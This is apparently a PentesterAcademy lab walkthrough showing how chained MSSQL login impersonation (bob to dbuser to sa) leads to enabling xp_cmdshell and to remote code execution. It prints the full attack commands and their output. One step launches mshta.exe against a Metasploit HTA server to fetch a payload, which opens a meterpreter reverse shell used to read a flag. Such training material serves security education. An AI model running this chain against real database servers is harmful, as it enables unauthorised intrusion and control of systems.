
ATTACK
DEFENSE
by PentesterAcademy

Name	MSSQL DB User Impersonation to RCE
URL	https://attackdefense.com/challengedetails?cid=2411
Type	

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Kali Machine

Step 1: Check if the provided machine/domain is reachable.

Command: ping -c 4 demo.ine.local

```
root@INE:~# ping -c 4 demo.ine.local
PING demo.ine.local (10.0.23.86) 56(84) bytes of data.
64 bytes from demo.ine.local (10.0.23.86): icmp_seq=1 ttl=125 time=65.1 ms
64 bytes from demo.ine.local (10.0.23.86): icmp_seq=2 ttl=125 time=64.5 ms
64 bytes from demo.ine.local (10.0.23.86): icmp_seq=3 ttl=125 time=83.5 ms
64 bytes from demo.ine.local (10.0.23.86): icmp_seq=4 ttl=125 time=64.5 ms

--- demo.ine.local ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 64.490/69.418/83.548/8.161 ms
root@INE:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap demo.ine.local

```
root@INE:~# nmap demo.ine.local
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-06 14:34 IST
Nmap scan report for demo.ine.local (10.0.23.86)
Host is up (0.066s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
1433/tcp open  ms-sql-s
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.90 seconds
root@INE:~#
```

Multiple ports are open. MSSQL default port 1433 is also open.

Step 3: Run the **ms-sql-info** Nmap script to discover MSSQL server information.

Command: nmap --script ms-sql-info -p 1433 demo.ine.local

```
root@INE:~# nmap --script ms-sql-info -p 1433 demo.ine.local
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-06 14:35 IST
Nmap scan report for demo.ine.local (10.0.23.86)
Host is up (0.064s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s

Host script results:
| ms-sql-info:
|   10.0.23.86:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433

Nmap done: 1 IP address (1 host up) scanned in 0.88 seconds
root@INE:~#
```

The target is running "**Microsoft SQL Server 2019**".

Step 4: Use mssqlclient.py python script to connect to the target server.

Link: https://github.com/SecureAuthCorp/impacket/blob/master/examples/mssqlclient.py

Command: mssqlclient.py bob:KhyUuxwp7Mcxo7@demo.ine.local

```
root@INE:~# mssqlclient.py bob:KhyUuxwp7Mcxo7@demo.ine.local
Impacket v0.9.25.dev1+20220503.174139.678981d2 - Copyright 2021 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(MSSQL-SERVER\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(MSSQL-SERVER\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL>
```

Connected to the SQL Server.

Step 5: Checking the version

Command: select @@version;

```
SQL> select @@version;


-----------------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------------

Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64)
        Sep 24 2019 13:48:23
        Copyright (C) 2019 Microsoft Corporation
        Express Edition (64-bit) on Windows Server 2016 Datacenter 10.0 <X64> (Build 14393: ) (Hypervisor)


SQL>
```

Discovered the target machine OS and the MSSQL version.

Step 6: Check if the current user (bob) has the sysadmin role rights.

The sysadmin is a fixed server role that is designed to provide accounts assigned to the role full control over all aspects of the SQL Server instance. By default, the **sa** (root) account is assigned to the sysadmin role.

Command: select loginname from syslogins where sysadmin = 1;

```
SQL> select loginname from syslogins where sysadmin = 1;
loginname

-------------------------------------------------------------

sa

SQL>
SQL>
```

Only **sa** user is assigned to the sysadmin role.

Step 7: Try to enable **xp_cmdshell**

What is xp_cmdshell:

Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text.

Read More:
https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/xp-cmdshell-transact-sql?view=sql-server-ver15

Command: enable_xp_cmdshell

```
SQL> enable_xp_cmdshell
[-] ERROR(MSSQL-SERVER\SQLEXPRESS): Line 105: User does not have permission to perform this action.
[-] ERROR(MSSQL-SERVER\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
[-] ERROR(MSSQL-SERVER\SQLEXPRESS): Line 105: User does not have permission to perform this action.
[-] ERROR(MSSQL-SERVER\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
SQL>
```

The current user (bob) does not have permission to enable xp_cmdshell.

Step 8: Check if there is any user account that allows user impersonation.

Command: SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'

```
SQL> SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b O
N a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'
name


---------------------------------------------------------------------------------------------------
---------------------------------

sa


dbuser


SQL>
```

The **sa** and **dbuser** allow impersonation.

Step 9: Try to impersonate the **sa** user directly from the **bob** account.


Commands: SELECT SYSTEM_USER
EXECUTE AS LOGIN = 'sa'

```
SQL> SELECT SYSTEM_USER


-----------------------------------------------------------------------------------------------------------------------------

bob

SQL> EXECUTE AS LOGIN = 'sa'
[-] ERROR(MSSQL-SERVER\SQLEXPRESS): Line 1: Cannot execute as the server principal because the principal "sa" does not exist, this typ
e of principal cannot be impersonated, or you do not have permission.
SQL>
```

Received an error, the **bob** user doesn't have the permission to impersonate the **sa** user.

Step 10: Try to impersonate the **dbuser** user**.**

Commands: SELECT SYSTEM_USER
EXECUTE AS LOGIN = 'dbuser'
SELECT SYSTEM_USER



It worked, the current session is running as a **dbuser**. This confirms that the **bob** user can impersonate the **dbuser**.

Step 11: From the **dbuser** try to impersonate the **sa** user

Commands: SELECT SYSTEM_USER
EXECUTE AS LOGIN = 'sa'
SELECT SYSTEM_USER

```
SQL> SELECT SYSTEM_USER

------------------------------

dbuser

SQL> EXECUTE AS LOGIN = 'sa'
SQL> SELECT SYSTEM_USER


------------------------------

sa

SQL>
```

Awesome! Escalated to the **sa** user from the **dbuser.**

So, what exactly has happened?

The MSSQL database is configured with incorrect user impersonation configurations.

The **bob** user can impersonate the **dbuser** and the dbuser can impersonate the **sa** user.

So, while having access to the **dbuser** one can execute the command as a **sa** user by impersonating it.

bob -> dbuser -> sa

Step 12: Try to enable **xp_cmdshell**

Command: enable_xp_cmdshell

```
SQL> enable_xp_cmdshell
[*] INFO(MSSQL-SERVER\SQLEXPRESS): Line 185: Configuration option 'show advanced options' chan
tement to install.
[*] INFO(MSSQL-SERVER\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 1
install.
SQL>
```

This time it worked.

Step 13: Execute command on the target server via xp_cmdshell.

Command: EXEC xp_cmdshell "whoami"

```
SQL> EXEC xp_cmdshell "whoami"
output


--------------------------------
--------------------------------

nt service\mssql$sqlexpress


NULL


SQL>
```

The MSSQL server running as an **NT Service\MSSQL$SQLEXPRESS**.

Step 14: Get the meterpreter session using a malicious hta server.

Open another terminal and run the Metasploit framework and use the **hta_server** module.

HTA Web Server:

This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell. When a user navigates to the HTA file they will be prompted by IE twice before the payload is executed.

Source: https://www.rapid7.com/db/modules/exploit/windows/misc/hta_server/

Commands: msfconsole -q
use exploit/windows/misc/hta_server
exploit

```
root@INE:~# msfconsole -q
msf6 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Using URL: http://0.0.0.0:8080/Ju9EybU.hta
[*] Local IP: http://10.10.15.2:8080/Ju9EybU.hta
[*] Server started.
msf6 exploit(windows/misc/hta_server) >
```

Step 15: Run the malicious hta server link on the target server to gain the shell.

Command: EXEC xp_cmdshell "mshta.exe http://10.10.15.2:8080/Ju9EybU.hta"

```
SQL> EXEC xp_cmdshell "mshta.exe http://10.10.15.2:8080/Ju9EybU.hta"
output


------------------------------------------------------------------------
------------------------------------------------------------------------

NULL


SQL>
```

Received the meterpreter session

Commands: sessions
sessions -i 2
sysinfo
getuid

```
msf6 exploit(windows/misc/hta_server) >
[*] 10.0.23.86       hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 10.0.23.86
[*] Meterpreter session 2 opened (10.10.15.2:4444 -> 10.0.23.86:57854 ) at 2022-05-06 14:41:20 +0530

msf6 exploit(windows/misc/hta_server) > sessions

Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  2         meterpreter x86/windows  NT Service\MSSQL$SQLEXPRESS @ MSSQL-SERVER  10.10.15.2:4444 -> 10.0.23.86:57854  (10.0.23.86)
```

```
msf6 exploit(windows/misc/hta_server) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : MSSQL-SERVER
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : CONTOSO
Logged On Users : 6
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT Service\MSSQL$SQLEXPRESS
meterpreter >
```

Note: If you don't receive the meterpreter session run the command multiple times.

Step 16: Read the flag.

Command: cat C:\\flag.txt

```
msf6 exploit(windows/misc/hta_server) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : MSSQL-SERVER
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : CONTOSO
Logged On Users : 6
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT Service\MSSQL$SQLEXPRESS
meterpreter > cat C:\\flag.txt
c5b7da8ca7d051749cd5d3e1e741ef91meterpreter >
```

Flag: c5b7da8ca7d051749cd5d3e1e741ef91

References:

1. MSSQL
2. MSSQLClient
3. HTA Web Server